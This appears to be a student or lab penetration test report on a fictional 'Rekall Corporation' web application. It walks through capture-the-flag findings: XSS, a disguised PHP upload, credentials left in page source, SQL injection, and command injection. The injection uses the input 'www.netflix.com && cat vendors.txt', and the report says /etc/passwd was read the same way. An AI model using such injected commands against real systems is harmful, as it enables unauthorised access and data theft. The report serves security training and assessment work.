



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

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Document History

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Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Employees were in fact using passwords
- Some fields had input validation to protect against XSS
- Some local file inclusion protection
- MySQL database has basic protection against some injection attacks
- Admin access required for directory traversal
- Partially patches services

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- Weak passwords
- Poorly implemented input protection on most fields
- Data stored in source pages
- Critical web pages accessible without any account authentication
- Sensitive data easily accessible and exploitable on web
- Too many insecure open ports
- Too many unpatched services
- Open to nmap scans
- Brute force
- Directory traversal
- Privilege escalation
- Public facing sensitive data

Executive Summary

Day 1:


XSS Reflected:

Initially after first accessing the welcome web page our team attempted a basic Cross site scripting (XSS) on the first field. A basic XSS attack worked and gave us Flag 1 as well as letting us know that this part of the site was potentially susceptible to more XSS attacks.




XSS Stored:

After finding the initial XSS vulnerability we moved further into the website to the comments page. Another simple XSS script in the comment field gave us Flag 3. This exploit however represents a higher risk to the company since the script will be stored on the web server.




XSS Reflected:

Continuing to check input fields for XSS vulnerabilities we attempted to exploit the memory planner field. This field has a small amount of input validation in it requiring us to use an embedded script to access Flag 2.


**Local File Inclusion:**

Continuing on the same page as Flag 2 we attempted to exploit the ability to upload files to the web server. By creating a script within a text file and disguising its name as "example.jpg.php" we were able to trick the web server and obtain Flag 5.



Local File Inclusion:

Under flag 5 there was another file upload area and using the same disguised .jpg.php file from flag 5 we were able to obtain Flag 6.


**Sensitive Data:**

While looking for more data on the web server the team ran a cURL command against the companies About-Rekall page and were able to pull Flag 4 from the HTTP header.


```
└─(root💀kali㉿kali)-[~]
  └─# curl -v http://192.168.14.35/About-Rekall.php
* Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 08 Feb 2023 02:54:19 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=27aq1b64tuqrnt5b6ah1mqjua7; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```

Sensitive Data:

While inspecting the source of the Login page the team was able to find admin credentials embedded in the source. With those credentials we were able to login using the admin fields and obtain Flag 8.


**SQL Injection:**

On the same Login page we were able to discover a vulnerability by passing partial SQL code into the username and password fields. By leaving it open ended we were able to obtain Flag 7.



Robots.txt Data:

The team checked the common robots.txt file since it is common for containing information regarding search engine crawlers to see if it contained any information that we could access or potentially exploit. Upon inspection we found Flag 9.




```
Exploit-DB Nessus
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dhkidufkdy23
```

Command Line Injection:

Using the Admin credentials that we found we logged into the Admin Networking Tools and were able to access a DNS Checker and a MX Record Checker. Using the DNS field we were able to gain access to files such as their vendors.txt as well as /etc/passwd using inputs like “www.netflix.com && cat vendors.txt” which gave us Flag 10.



Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

www.example.com Lookup

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
www.netflix.com canonical name = www.dradis.netflix.com.
www.dradis.netflix.com canonical name = www.us-west-2.internal.dradis.netflix.com. www.us-west-2.internal.dradis.netflix.com canonical name = apiproxy-website-nlb-prod-2-e98cb8cf33ff3581.elb.us-west-2.amazonaws.com. Name: apiproxy-website-nlb-prod-2-e98cb8cf33ff3581.elb.us-west-2.amazonaws.com Address: 44.237.234.25 Name: apiproxy-website-nlb-prod-2-e98cb8cf33ff3581.elb.us-west-2.amazonaws.com Address: 44.234.232.238 Name: apiproxy-website-nlb-prod-2-e98cb8cf33ff3581.elb.us-west-2.amazonaws.com Address: 44.242.60.85 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is ksdnd99dkas

MX Record Checker

www.example.com Check your MX

Command Line Injection:

After successfully exploiting the DNS field we continued to attempt to exploit the MX Record field with more injections and were able to obtain Flag 11.

The screenshot shows a web browser window with the URL <http://192.168.14.35/networking.php>. The page has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is selected), VR Planner, and Login. The main content area features a large "Welcome to Rekall Admin Networking Tools" heading. Below it, a note says: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". There are two sections: "DNS Check" and "MX Record Checker". In the "MX Record Checker" section, there is an input field with "www.example.com" and a red "Lookup" button. Below the input field, the text "SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5" is displayed. At the bottom, a message says "Congrats, flag 11 is opshdkasy78s".

